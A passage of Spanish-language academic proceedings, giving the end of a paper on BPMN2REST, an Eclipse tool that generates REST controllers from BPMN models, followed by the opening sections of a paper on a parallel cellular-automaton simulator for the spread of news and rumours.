obtenerPropuesta	/itinerarios	GET
rechazarPropuesta	/itinerarios/:id	DELETE
hacerReserva	/itinerarios/:id	POST
transferir	/transferencias/enviar	POST
notificarPago	/itinerarios/:id/pagar	POST
recibirTicket	/viajes	POST

Utilizando el diseño de cada servicio RESTful, la siguiente tarea consistió en la construcción del modelo *extBPMN*. Para ello, se crearon las interfaces BPMN que definen las distintas operaciones de cada servicio web identificado. Además, se debió asociar a cada participante que lo provee, según corresponda. Para cada operación, se indicó la URL y el verbo HTTP del servicio asociado, utilizando la interfaz de configuración mostrada en la Figura 3.

Luego de configurar los servicios RESTful dando lugar al modelo *extBPMN*, el proceso continuó con la ejecución de BPMN2REST utilizando la opción de ejecución mostrada en la Figura 4. BPMN2REST generó de manera automática, una clase *Main.java* y un directorio *controllers* conteniendo cada una de las clases controlador derivadas de interpretar el modelo. Los archivos se almacenaron en el directorio de salida indicado al iniciar la transformación.

Las clases controlador resultantes, contienen implementaciones de cada servicio RESTful. BPMN2REST genera un *stub* con una implementación por defecto para cada uno de ellos, con el objetivo de que los desarrolladores puedan realizar el refinamiento final del código, reemplazando esta implementación por la correspondiente. Al finalizar, se pueden desplegar estos archivos de código fuente sobre un proyecto nuevo utilizando el framework Spark.

5 Conclusiones y Trabajos Futuros

El enfoque DDM adoptado en el trabajo permite colocar a los modelos en el centro de los desarrollos, adquiriendo así, un rol protagonista y logrando una mayor consistencia entre el software y los modelos construidos. Este beneficio es derivado de la utilización del paradigma de desarrollo dirigido por modelos, que impone la obtención de software como producto de la transformación sucesiva de modelos. Asimismo, la generación automática del código fuente impacta de manera positiva en la productividad de los equipos de desarrollo, mitigando en gran medida los errores humanos producidos por fatiga.

De manera nativa, un modelo BPMN se encuentra a un nivel CIM dado su alto nivel de abstracción con respecto a




Figura 7. Diagrama de colaboraciones del caso de estudio, construido con BPMN2 Modeler.

las tecnologías de implementación. La extensión *extBPMN* propuesta, posiciona a los modelos en un nivel PSM al explicitar el uso de servicios web como mecanismo de comunicación entre los participantes, utilizando REST para implementarlos.

El desarrollo del trabajo requirió una estrecha interacción con la plataforma Eclipse bajo el rol de usuario del IDE y de sus herramientas, como así también bajo el rol de desarrollador para la plataforma. En este aspecto, cabe destacar que la arquitectura que presenta el IDE es muy flexible y robusta, permitiendo personalizar características de los complementos y añadir nuevas, sin impactar en la funcionalidad de las demás. El uso de la extensión para Eclipse desarrollada, permite aumentar la productividad generando de manera automática, código fuente funcional, reduciendo los tiempos de desarrollo y reduciendo la ocurrencia de errores humanos. En adición, la brecha existente entre los sectores responsables de crear los modelos de negocio y los desarrolladores de software, es reducida, acercando a ambos roles, permitiendo ganar consistencia entre los modelos y el software.

Como trabajo futuro, algunas líneas de investigación propuestas son:

- Extender el trabajo permitiendo indicar en los modelos, información adicional sobre los servicios web a fin de mejorar la precisión del código fuente generado.
- Extender la transformación para generar el código fuente en otros frameworks o lenguajes de programación.
- Extender la transformación permitiendo obtener la implementación de los servicios utilizando SOAP.
- Extender la transformación para obtener documentos adicionales como resultado de su ejecución (archivos de configuración, documentación, entre otros).
- Extender la transformación o añadir otra que permita convertir otros tipos de modelos de entrada.

El presente trabajo fue puesto a disposición de los interesados en un repositorio público de código fuente¹.

¹<https://github.com/perlucas/bpmn2rest>. Fecha del último acceso: septiembre de 2020.

Referencias

- Juric, M. B., y Pant, K., *Business Process Driven SOA using BPMN and BPEL*, Packt Publishing, 2008.
- Papazoglou, M. P., "Service-oriented computing: Concepts, characteristics and directions", de *4th International Conference on Web Information Systems Engineering, WISE*, 2003.
- Fielding, T. R., "Architectural Styles and the Design of Network-based Software Architectures", PHD Thesis, Doctor of Philosophy in Information and Computer Science, University of California, Irvine, 2000.
- Chicaiza, M., "Herramientas CASE", [En línea]. Disponible en: <http://marcochicaiza72.blogspot.com/p/herramientas-case.html>. [Último acceso: 07 Agosto 2020].
- Apache, "Spark Framework", [En línea]. Disponible en: <http://sparkjava.com/>. [Último acceso: 08 Agosto 2020].
- Eclipse Foundation, "Eclipse desktop & web IDEs", [En línea]. Disponible en: <https://www.eclipse.org/ide/>. [Último acceso: 08 Agosto 2020].
- Martínez, C. A., "Transformación de Modelos de Procesos del Negocio BPMN 2.0 a Componentes de la Capa del Negocio Java", Tesis de Maestría en Ingeniería de Software, Departamento de Informática, Facultad de Ciencias Físico Matemáticas y Naturales, Universidad Nacional de San Luis, 2015.
- Bézivin, S., Hammoudi, S., Lopes, D. y Jouault, F., "Applying MDA Approach for Web Service Platform", de *IEEE International Enterprise Distributed Object Computing Workshop, EDOC*, 2004.
- Delgado, A., Guzmán, I. y Ruiz, F., "Desarrollo de servicios con SoaML desde procesos de negocio en BPMN: metodología y automatización", de *VII Jornadas de Ciencia e Ingeniería de Servicios, JCIS'11*, 2011.
- Rhazali, Y., Hadi, Y. y Mouloudi, A., "A new methodology CIM to PIM transformation resulting from an analytical survey", de *4th International Conference on Model-Driven Engineering and Software Development*, 2016.
- Rossi, D., "UML-based model-driven REST API development", de *12th International Conference on Web Information Systems and Technologies*, 2016.

- [12] Zolotas, C., Diamantopoulos, T., Chatzidimitriou, K. C. y Symeonidis, A. L., "From requirements to source code: a Model-Driven Engineering approach for RESTful web services", de *Automated Software Engineering*, 2017.
- [13] Ed-Douibi, H., Izquierdo, L. C., Gómez, A., Tisi, M. y Cabot, J., "EMF-REST: Generation of RESTful APIs from models", de *Proceedings of the ACM Symposium on Applied Computing*, 2016.
- [14] Goncalves, R. C. d. C. y Azevedo, I., "RESTful Web Services Development With a Model Driven Engineering Approach", 2008.
- [15] Eclipse Foundation, "Acceleo", [En línea]. Disponible en: <https://www.eclipse.org/acceleo/>. [Último acceso: 08 Agosto 2020].
- [16] Eclipse Foundation, "Eclipse BPMN2 Modeler", [En línea]. Disponible en: <https://www.eclipse.org/bpmn2-modeler/>. [Último acceso: 08 Agosto 2020].
- [17] Corradini, F., Moricheta, A., Polini, A., Re, B. y Tiezzi, F., "Collaboration vs Choreography Conformance in BPMN 2.0: from Theory to Practice", de *22nd IEEE Enterprise Distributed Object Computing Conference (EDOC)*, 2018.

HPC-AC_{N.R.}: Un Simulador Paralelo para el Análisis de la difusión de Noticias/Rumores

Julian Escalante⁽¹⁾, Natalia Miranda⁽¹⁾, Fabiana Piccoli⁽²⁾

(1) LIDIC. Universidad Nacional de San Luis,

Ejército de los Andes 950 - 5700 - San Luis – Argentina

(2) Universidad Autónoma de Entre Ríos, Facultad de Cs. Exactas

25 de Mayo 385 -3260 - Concepción del Uruguay

jescalante@cedal.com.ar, {ncmiran, mpiccoli}@unsl.edu.ar

Abstract

La toma de decisiones en sistemas compuestos por múltiples componentes interrelacionadas, no es una tarea fácil. Una posibilidad es abordarlos analíticamente o mediante ensayos, lo cual puede implicar riesgo. Otra buena solución suele ser analizarlos a través de técnicas de simulación por computadora, las cuales representan una de las herramientas más poderosas para la resolución de problemas. Su potencial es incalculable, permiten abstraer sistemas del mundo real y tomar decisiones basadas en múltiples experimentos.

Utilizar autómatas celulares para la simulación de sistemas simples y complejos pertenecientes a diferentes áreas científicas, como química, bioquímica, economía, física, etc. resulta ser una buena opción. En este trabajo, proponemos utilizarlo para especificar e implementar un modelo de simulación que permita investigar la dinámica del comportamiento de la difusión de noticias o rumores en un ámbito social acotado. La solución presentada tiene la característica de aplicar técnicas de programación paralela en memoria distribuida, portable y escalable. Finalmente se muestran algunos resultados experimentales sobre su desempeño y comportamiento.

1. Introducción

Con el objetivo de lograr el control, el estudio de fenómenos de difusión de enfermedades, fuego, agua, gases, entre otros, concentra en gran medida la preocupación de la sociedad científica. Hubo casos en los que se produjo la desaparición entera de una población o especie [18] o la renuncia a un cargo gubernamental [1]. Tomar decisiones en estas situaciones no es sencillo, más aún cuando los sistemas son complejos e interactúan muchos factores. Una buena solución es analizarlos mediante técnicas de simulación.

Un fenómeno que concentra la atención hoy en día es la divulgación de información, la comunicación masiva incorporada en nuestra vida cotidiana a través de las redes sociales, programas de televisión, diarios, relaciones sociales y otros medios, nos otorga la facultad de poder producir contenido desde un origen y enviarlo a múltiples destinos simultáneamente. Esto resulta ser un aspecto conveniente para que información verídica llegue a numerosos puntos receptores, aunque también abre paso a noticias parcialmente inciertas o directamente erróneas, enviadas con el objetivo de generar confusión en una población. En la última década, la sociedad ha visto cómo la propagación de noticias o rumores a través de la comunicación online y/o presencial entre personas se ha incrementado exponencialmente. Analizar cómo y en cuánto tiempo una noticia o rumor puede llegar a un número de personas no es simple de establecer, para ello se debe recurrir a modelos matemáticos o de simulación.

La simulación de un sistema permite diseñar un modelo lógico-matemático de la realidad reproduciendo las condiciones, comportamiento operacional y dinámico, para estudiarlo y probarlo, con el objetivo de lograr un mayor grado de conocimiento en la toma de decisiones. Realizar la simulación mediante Autómata Celular (AC) es una de las técnicas computacionales más utilizadas en la actualidad para innovar y estudiar comportamientos de varios fenómenos, por ejemplo la difusión de enfermedades, de virus informáticos o de noticias, la propagación del fuego o la onda verde en los semáforos entre otros. Estos escenarios están compuestos por un grupo de individuos/objetos interrelacionados entre sí, cuyo comportamiento sigue algunas reglas. Por su naturaleza y características, los AC permiten aplicar técnicas de computación de alto desempeño (HPC, High Performance Computing) a fin de aprovechar el potencial computacional brindado por las computadoras contemporáneas.

En base a lo expresado anteriormente y, teniendo en cuenta la gran demanda de recursos computacionales necesarios para analizar el comportamiento de la difusión, propagación y/o dispersión de cualquier tipo de noticias: verdaderas o falsas, y si existe alguna

diferencia en la modalidad de difusión de ambos tipos, se propone en este trabajo el diseño e implementación de un prototipo paralelo para simular la dispersión de noticias basado en AC.

Este documento está organizado como sigue: la siguiente sección describe los conceptos teóricos involucrados en el desarrollo. La sección 3 desarrolla el autómata celular para la propagación de noticias/rumores y en la sección 4 se detallan las características de su diseño e implementación paralela. La sección 5 muestra resultados experimentales, y finalmente, se detallan las conclusiones y trabajos futuros.

2. Marco Teórico

Esta sección introduce los conceptos necesarios para el desarrollo de este trabajo. A continuación describiremos brevemente cada uno de ellos.

2.1 Autómata Celular

En el campo de las matemáticas es vital poder crear y asociar herramientas con el objetivo de explicar los fenómenos que nos rodean. Generalmente, estas representaciones se logran mediante modelos matemáticos que consisten tradicionalmente en plantear, resolver ecuaciones representativas y darnos una posible respuesta a dichos fenómenos. En los avances adquiridos en el estudio de sistemas dinámicos podemos destacar a los autómatas celulares [12, 24].

Los AC surgen alrededor de la década de 1940 con la intervención de John Von Neumann, quien intentaba modelar una máquina capaz de autoreplicarse. Su popularidad la alcanzó en 1970 con John Conway y la definición del juego de la vida [8].

Se define a un AC como un modelo matemático para un sistema dinámico, compuesto por un conjunto de celdas o células que adquieren distintos estados o valores. Estos estados pueden cambiar de un instante de tiempo a otro. El tiempo es discreto, se lo puede cuantificar con valores enteros a intervalos regulares. De esta manera este conjunto de células logran una evolución según una expresión matemática sensible a los estados de las células vecinas. Este cambio se le conoce como regla de transición local.

Se puede describir a un AC con una séxtupla (L, V, Q, L, f, r) donde:

- Espacio celular (L): es una retícula o lattice d -dimensional, donde tienen lugar las evoluciones, cada división es una célula o celda, d puede ser igual a 1, 2 ó n dimensiones. El espacio L está delimitado

por una frontera, la cual puede ser: abierta, reflectora, periódica o no tenerla[10].

- Vecindario (V): Es el conjunto finito de celdas que definen la vecindad. Es la región espacial necesaria para que una celda determine su estado futuro. No existe restricción sobre el tamaño de la vecindad, pero sí debe ser igual para todas las celdas del AC. En los AC 2-dimensional existen dos vecindarios muy utilizados en la literatura, ellos son: el de Von Neumann (las cuatro ubicadas de forma ortogonal, a la celda considerada), y el de Moore (las 8 celdas ubicadas alrededor de la celda en cuestión).
- Estado de las celdas (Q): es el conjunto finito de todos los posibles estados de las celdas.
- Configuración inicial (L): es la asignación inicial de estados para cada celda de L . Cada una de las células parte de un estado inicial definido. Esta configuración puede influir en gran medida en la evolución del AC a lo largo del tiempo.
- Reglas de Evolución o Función Local (f): es la función de transición que asigna un nuevo estado a una celda teniendo en cuenta el estado de todos sus vecinos. Definen la dinámica del sistema, para cada celda en un instante determinado, calcula el estado futuro dependiendo de su estado y del de su vecindad. Las reglas de transición pueden ser deterministas (ante una condición dada evoluciona siempre del mismo modo) o probabilistas (en base a la información de la vecindad, se obtiene una probabilidad p , la cual le permite a una celda cambiar de estado o no, pudiendo variar el estado al que cambia). Estos últimos dan lugar a los llamados AC estocásticos.
- Reloj virtual (r): Determina cuándo debe evolucionar el AC según las reglas de evolución, haciendo que todas las celdas cambien de estado al mismo tiempo.

Los AC con el tiempo no sólo han sido usados para diferentes aplicaciones como por ejemplo para modelar problemas de genética (Biología); para estudiar problemas de dinámica de fluidos (Física); para el estudio cinético de las reacciones (Química), sino también han incorporado otras técnicas en su desarrollo como son el procesamiento paralelo y de imágenes [14].

2.2 Modelos de Difusión

En la literatura existe una coincidencia en que el modelo definido por Kermack y McKendrick en 1927 constituye la base para todo modelo de dispersión moderno[11]. Este modelo fue denominado modelo SIR y su definición se basa en un escenario hipotético, en el que una enfermedad se desarrolla en el tiempo donde cada individuo en el sistema se encuentra en uno de tres estados: Susceptible (Susceptible), Infected (Infectado) y Recovered (Recuperado).

El modelo SIR ha impactado positivamente en el área de modelado y control de epidemias, principalmente por su simplicidad, valor didáctico, aplicabilidad a datos reales y extensibilidad al estudio de epidemias con mecanismos más complejos.

Es posible aplicarlo sobre una población en la cual hay un número determinado de miembros que padecen alguna enfermedad infecciosa en estudio. Dicha enfermedad puede ser transmitida, en algunos casos, a otros miembros en contacto, de la misma población. El objetivo que se persigue es determinar ¿Qué porcentaje de la población total estará infectada y por cuánto tiempo?

Inicialmente la formulación del modelo empieza clasificando en 3 subclases identificadas con las letras S , I y R . Cada una representa el estado o clase en que está el individuo en el instante t . Así:

- $S(t)$: individuos susceptibles de contraer la enfermedad en el tiempo t .
- $I(t)$: individuos capaces de transmitir la enfermedad o individuos infectados.
- $R(t)$: individuos recuperados sin la posibilidad de ser infectados; ya sea por: aislamiento, inmunización, muerte, etc..

Para una población constante N , aunque los individuos van pasando de un estado a otro; a lo largo de todo el sistema $N = S(t) + I(t) + R(t)$.

A partir del modelo SIR, se formularon variantes, las cuales se han convertido en prototipos de sistemas no lineales, por ejemplo los modelos SIS, SIRS, SEIRS(E: Expuesto), entre otros[6].

El uso de modelos dinámicos aporta una nueva dimensión permitiendo a teóricos y prácticos la posibilidad de formular nuevas preguntas dentro de un marco que permite explorar el impacto de intervenciones en la dinámica de los fenómenos de transmisión, por ejemplo las enfermedades contagiosas, el calor, agua, noticias, etc.. Este proceso ayuda a identificar, cuantificar, evaluar e implementar políticas de intervención dirigidas a reducir el efecto de las consecuencias.

2.3. Simulación de Grandes Sistemas

Tomar decisiones no es un proceso simple, más aún cuando los sistemas en cuestión son complejos y están compuestos por múltiples componentes interrelacionadas. Una buena solución suele ser analizarlos a través de técnicas de simulación. En la actualidad, las simulaciones por computadora representan una de las herramientas más poderosas para la resolución de problemas. Su potencial es incalculable, permiten abstraer sistemas del mundo real generalmente muy complejos sin la posibilidad de abordarlos analíticamente o mediante ensayos, ya sea por el riesgo que conllevan o por la imposibilidad de hacer una prueba, la cual refleje resultados reales. Algunas

técnicas analíticas requieren de experiencia matemática sofisticada, tanto para utilizarlas como para comprenderlas, mientras que una simulación por computadora permite tomar decisiones basadas en múltiples experimentos, los cuales pueden considerar distintos escenarios del mundo real.

En la literatura existen varias definiciones de simulación, dependiendo de la filosofía y enfoque del autor; particularmente Banks [3] lo define como un sistema compuesto por un grupo de elementos unidos por alguna interacción regular o por una interdependencia para lograr algún propósito. Los límites del mismo dependen de cómo el observador lo haya aislado del universo para su estudio. El sistema está compuesto por tres partes fundamentales y un estado, el cual depende de la interacción de las mismas. Las partes son:

- Entidad: Objeto de interés del sistema.
- Atributo: Propiedad de la entidad.
- Actividad: Secuencia de eventos en un período específico de tiempo.

El estado del sistema es definido por el conjunto de variables necesarias para describirlo en cualquier momento. Un evento es un suceso instantáneo que cambia atributos de una entidad modificando el estado. Una secuencia de eventos en un ciclo funcional se considera una actividad.

Un sistema puede a su vez estar formado por subsistemas que, al igual que el sistema, puede estudiarse de forma aislada [22]. El comportamiento del sistema estará determinado entonces por el comportamiento de cada subsistema, la relación entre ellos y la relación con el mundo exterior.

Un modelo es definido como una representación de un sistema para propósitos de estudio; es una simplificación del sistema. Mediante esta abstracción (construcción intelectual y descriptiva), se crea un mundo virtual en el cual se emulan los comportamientos más importantes para ayudar a entender cómo funciona el sistema real, y poder inferir datos sobre la realidad.

Los modelos pueden ser clasificados de acuerdo a la naturaleza de la realidad que modelan en físicos o matemáticos. Para éstos, se pueden utilizar diferentes técnicas de resolución, entre las cuales se encuentra la simulación.

2.4. Computación de Alto Desempeño en Memoria Distribuida

El crecimiento exponencial de los problemas a resolver computacionalmente, respecto a la cantidad de datos y complejidad de las soluciones, hizo intensificar la búsqueda de nuevas opciones. Desde el punto de vista del hardware, los avances se enfocaron en el desarrollo de computadoras de propósito general con múltiples núcleos, dando origen a dos líneas de desarrollo: las arquitecturas multi-core (multi-núcleos) y las

arquitecturas many-cores (muchos-núcleos o muchos-cores) [23]. En los multi-core, los avances se centraron en el desarrollo de mejoras para acelerar, generalmente, las aplicaciones secuenciales incorporando varios núcleos de procesamiento. Surgen así computadoras con al menos 2 procesadores por unidad central (multi). En el caso de los many-cores, los desarrollos se centraron en optimizar el desempeño de aplicaciones paralelas, en este tipo de arquitectura se encuentran las tarjetas gráficas o GPUs [2]. En este trabajo nos enfocaremos en el primer tipo de arquitectura, particularmente los multi-core con memoria distribuida. Estas permiten incrementar el espacio de almacenamiento incorporando el costo de las comunicaciones a través de la red [4]. Las arquitecturas con memoria distribuida ponen a disposición un gran número de máquinas y sus memorias, eliminando el problema de la limitación de la RAM. Los clusters y cloud computing son ejemplos de ellas [13, 17].

Desde el punto de vista del software, también existen diferentes clasificaciones, dependiendo del objeto a considerar. Si se considera qué se divide, los modelos de programación estándares, o paradigmas, son: paralelismo de datos y paralelismo de tareas [19]; en cambio si se tiene en cuenta la arquitectura, es posible clasificar a los modelos como de memoria compartida y de memoria distribuida o pasaje de mensajes. Existen diferentes herramientas, las cuales permiten llevarlos a cabo en las distintas arquitecturas, para el caso de este trabajo se consideró MPI(Message Passing Interface)[9].

A partir de todo lo expuesto es posible plantear vía la simulación, a un AC como un sistema dinámico discreto cuya naturaleza es un fenómeno de dispersión, conformado por un conjunto finito de células con un estado o configuración inicial, las cuales evolucionan con el paso del tiempo sobre un espacio regular de forma síncrona, aplicando técnicas de computación de alto desempeño en memoria distribuida. En la próxima sección presentamos el sistema desarrollado considerando la propagación de noticias como caso de estudio.

3. Modelo de Propagación de Noticias

Antes de formular el AC para el problema de la difusión de noticias-rumores, analizaremos el problema en sí. Si bien la noticia y rumor son dos conceptos distintos, es posible encontrar alguna semejanza entre ambos. Según la RAE [19] una noticia es una información sobre algo considerado interesante de divulgar, mientras que un rumor es una voz que corre entre el público. Ambos se refieren a la divulgación de contenido “informativo” en un determinado público, nosotros los usamos de igual manera.

Existen varios estudios en la bibliografía donde establecen un modelo basado en AC para el fenómeno

de la dispersión de noticias/rumores, algunos modelos son binarios [16] y otros basados en el modelo SIR [7,25,26]. Particularmente en este trabajo nos basamos en el modelo SIR y asumimos que cada individuo puede “Conocer y transmitir”, “Desconocer” o “Conocer, no estar interesado y no transmitir” la noticia/rumor a otra persona.

De lo antes expuesto surgen varias preguntas, podemos distinguir: ¿Cómo decide si le interesa o no la noticia/rumor? En caso de transmitir ¿A quién le transmite? ¿Cuántas veces comunica la novedad?. Responder estas preguntas nos define cómo interactúan cada una de las componentes del sistema.

Una noticia/rumor le puede llegar a una persona de alguno de sus vecinos inmediatos. En este trabajo consideramos la vecindad de Moore, el número de celdas vecinas a la central son todas aquellas que la rodean, siendo un total de 8 (Ver Figura 1). Al considerar este tipo de vecindad, la celda central puede recibir noticias de cualquiera de sus vecinos, pudiendo también transmitirles lo que sabe a cualquiera de ellos si así lo desea.




Figura 1. Vecindad de Moore

Una vez recibida la noticia/rumor, la persona debe decidir si es de su interés o no, no sólo para conocer sino también para transmitirlo. La decisión la toma en función del grado de confianza o afinidad que tiene con la persona de la cual recibió la novedad y su intención de propagación. Si la evaluación de ambos supera un cierto límite, transmite la noticia a uno de sus vecinos, sino no hace nada con ella y la descarta. El grado de confianza y de intención son dos parámetros de cada individuo, para el primero existen tantos grados de confianza como vecinos tiene. Para el segundo, en cambio, es una característica individual de cada persona.

En base a la realidad enunciada, cada celda en el AC representa a una persona. Una persona es definida por su estado, grado de confianza con sus vecinos, intención de propagación y la versión de la noticia que manipula, si es verdadera o falsa. Se definen al grado de confianza y la intención de propagación como:

- *Grado de confianza*: es el grado de fidelidad y dependencia entre los individuos. Se la define como:

$$b_i = x, x \in [0,1]$$

para $i \in [1, 8], j \in [1, M]$ donde N es la dimensión del grid del AC.

b_i representa la confianza e intimidad de la celda i en cuanto a la celda j . Cuanto mayor es el valor de

b_i , significa que i tiene mayor grado de confianza con j , y mayor es la influencia sobre la condición de la celda j a la celda i . No necesariamente la confianza de i con j es la misma que tiene j con i (b_i no implica ser igual b_j).

- **Intención de propagación celular:** Es la tendencia de la persona i de tomar la iniciativa de difundir la noticia/rumor. Determina cuánto cree en la noticia/rumor. Como $c_i=y$, $y \in [0,1]$, sin considerar el grado de confianza, cuanto mayor es c , mayor será la posibilidad de que i difunda la información que le llega.

Cada persona puede ir cambiando de estado respecto a su conocimiento o no de la noticia/rumor, esto significa que puede estar en uno de los tres estados: *desinformado (U)*, *propagando (S)* y *desinteresado (D)*. Una persona está en estado:

- U cuando no ha recibido ninguna información. Al ser expuesta a un contenido, puede convertirse en propagador (S) o no importarle (D).
- S si cree en la noticia/rumor y decide difundirla a sus vecinos.
- D cuando no cree en la noticia y por lo tanto no difunde.

En la Figura 2 se muestran los eventos y transiciones de un individuo entre los distintos estados dentro de AC.




Figura 2. Grafo de Transición de Estados

Cada una de las transiciones sucede por que la persona:

- A : Se entera de la noticia/rumor, cree y la transmite.
- B : Le llega la novedad, no cree en ella y tampoco tiene intención de transmitirla.
- C : Deja de creer en la información y decide no transmitirla más.
- E : Aún cree en la información y continúa su divulgación.
- F : Continúa sin creer en la noticia/rumor.
- G : Comienza a creer en la veracidad de la noticia/rumor y decide comenzar a difundirla.

Todas estas transiciones dependen de la intención de propagación y del grado de confianza de la persona desde donde le llegó la novedad. Por ejemplo, si j tiene m vecinos S y n vecinos D , entonces las reglas de transición se establecen según:

- Si en el tiempo t , la celda central está desinformada (U) y algunos de sus vecinos están propagando

contenido (S)($m > 0$), o tienen contenido pero no le importa difundirlo (D)($n > 0$), la celda central propagará o no la noticia en el tiempo $t+1$ dependiendo de los m vecinos propagadores, sus respectivos grados de confianza y la susceptibilidad de la persona central. Esto determina que el nodo pase a estado propagador (S) o desinteresado (D) (Transiciones $U \rightarrow \{S, D\}$).

- Si la persona está propagando (S), en el siguiente instante ($t+1$) puede pasar a estar desinteresada dependiendo de su grado de susceptibilidad y la cantidad de sus vecinos desinteresados. En este caso la celda puede pasar a estado desinteresado (D) o seguir con la propagación de la noticia/rumor (S) (Transiciones $S \rightarrow \{S, D\}$).
- Toda celda en estado desinformado (D), analiza sus m vecinos, si sus vecinos con mayor afinidad están propagando y su susceptibilidad es elevada, la celda pasa a estado de propagación (S), de lo contrario seguirá desinteresada en la noticia/rumor (D) (Transiciones $D \rightarrow \{D, S\}$).

En caso de convertirse en propagador y tener varios vecinos con distintas versiones de noticias, se va a considerar la versión de la mayoría de sus vecinos, en caso de no existir una versión mayoritaria, considerará aquella del vecino con mayor grado de confianza.

Por todo lo expuesto, el prototipo de simulación para la divulgación de noticias-rumores basado en un modelo de propagación SIR, lo definimos con un AC mediante la 6-tupla $AC_{s,r} = \langle L, V, Q, L_0, f, r \rangle$ de la siguiente manera:

- **Espacio celular (L):** Es un arreglo bidimensional finito, con fronteras acotadas. Cada celda del autómata representa un lugar que puede ser poblado por una persona o individuo.
- **Vecindario (V):** las 8 celdas que rodean a la celda central.
- **Estado de las celdas (Q):** Una celda puede estar en uno de tres estados posibles $Q = \{U, S, D\}$ donde:
 - **Desinformado (U):** Las personas en estado U son aquellas que no han recibido ninguna información. Cuando son expuestas al contenido, pueden cambiar a alguno de los otros dos estados según las reglas a aplicar.
 - **Propagador (S):** Los individuos en estado S son aquellos que creen la noticia y la difunden a sus vecinos.
 - **Desinteresado (D):** Las personas en estado D no creen en la noticia o rumor y por lo tanto no difunden nada.
- **Configuración inicial (L_0):** Antes que la simulación comience, se especifica el tamaño de la superficie con la que se quiere trabajar, así como la cantidad de individuos de la población y las características de cada uno: Estado, Grado de confianza, intención de propagación y versión de

la noticia. Como en el estado inicial sólo algunos individuos conocerán la noticia/rumor, estos serán elegidos en forma aleatoria, quedando en estado S, los demás estarán en estado D.

- **Reglas de evolución (f):** Para determinar su estado en el siguiente instante de tiempo, cada individuo consulta su vecindad e intención de propagación. Las transiciones son:
 - **(U→{S, D}):** Si la celda central j está en estado U , se calcula

$$p_j = \frac{1}{m_j} \sum_{i=1}^{m_j} b_{ij} * c_j$$

donde m_j es la cantidad de vecinos de j en estado S , b_{ij} es el grado de confianza que tiene la celda j de la celda i , y c_j es la intención de propagar de j . Según el valor de p_j , será el nuevo estado de j . Así:

- Si $p_j \geq 0.5$, entonces la celda j pasa a estado S , **(U→S)**.
- Si $p_j < 0.5$, entonces la celda j pasa a estado D , **(U→D)**.
- **(S→{S, D}):** Para la celda j , con intención de propagación c_j , en estado S y n_j vecinos en estado D con un grado de confianza de cada uno igual a b_{ji} , se calcula

$$p_j = \frac{1}{n_j} \sum_{i=1}^{n_j} b_{ji} * (1 - c_j)$$

Del resultado depende el estado al que se arriba en el tiempo $t + I$, si

- $p_j \geq 0.5$, entonces la celda j continuará en estado S , **(S→S)**.
- $p_j < 0.5$, entonces la celda j pasa a estado D , **(S→D)**.
- **(D→{D, S}):** Si la celda j está en estado D , se calcula

$$p_j = \frac{1}{m_j} \sum_{i=1}^{m_j} b_{ji} * c_j$$

en base a los m_j vecinos en estado S , el grado de confianza que les tiene j y su intención de propagación. Ante el resultado se establece que si:

- $p_j \geq 0.6$, entonces la celda j continuará en estado S , **(D→S)**.
- $p_j < 0.6$, entonces la celda j pasa a estado D , **(D→D)**.
- **Reloj virtual (r):** El tiempo es discreto. En cada intervalo de tiempo el AC evoluciona hacia una nueva generación, las personas pueden cambiar de

estado, realizando una actualización exhaustiva de sus celdas.

El autómata AC_{nr} definido previamente nos permite modelar el proceso de propagación de noticias/rumores. Realizando los ajustes y configuraciones necesarias, rápidamente puede ser adaptarlo a otra realidad. En la próxima sección vamos a analizar las características de la solución paralela de $HPC-AC_{nr}$.

4. HPC-AC_{nr}

Tal como expresamos, una simulación es el proceso de diseñar un modelo de un sistema real y llevar a cabo experiencias con él a fin de realizar inferencias sobre su comportamiento. Los modelos pueden ser categorizados en macroscópicos (no admiten modelar características particulares de un individuo, resultando en modelos poco flexibles) y microscópicos (permiten representar a los individuos como unidades básicas del sistema y realizar estudios más detallados de la evolución mientras transcurre el tiempo). En nuestro caso, optamos por un modelo microscópico, si bien todos los individuos se rigen por las mismas reglas, éstas se ven afectadas por características propias de cada individuo y sus vecinos.

En este trabajo se propone un sistema de simulación basado en AC y técnicas HPC. El mismo tiene la capacidad de construir un ambiente dinámico, en función de ciertos parámetros, permitiendo recrear la propagación de fenómenos con propiedades de transmisión (como es la transmisión de noticias/rumores en una población). Dicho sistema lo denominamos HPC-AC_{nr}, por todas las características involucradas en su desarrollo.

En HPC-AC_{nr}, los individuos están modelados mediante agentes, los cuales son descriptos por el estado en que se encuentra respecto a la noticia, su intención de propagación, el grado de confianza que le tiene a cada uno de sus vecinos y la versión de la noticia.

Por lo expuesto, el espacio social se describe mediante un AC extendido, especificado por una 6-tupla de la forma (L, V, Q, L_0, f, r) , tal y como se definió previamente. La Fig 3. muestra el ambiente a simular, con alguno de sus agentes y vecindario.

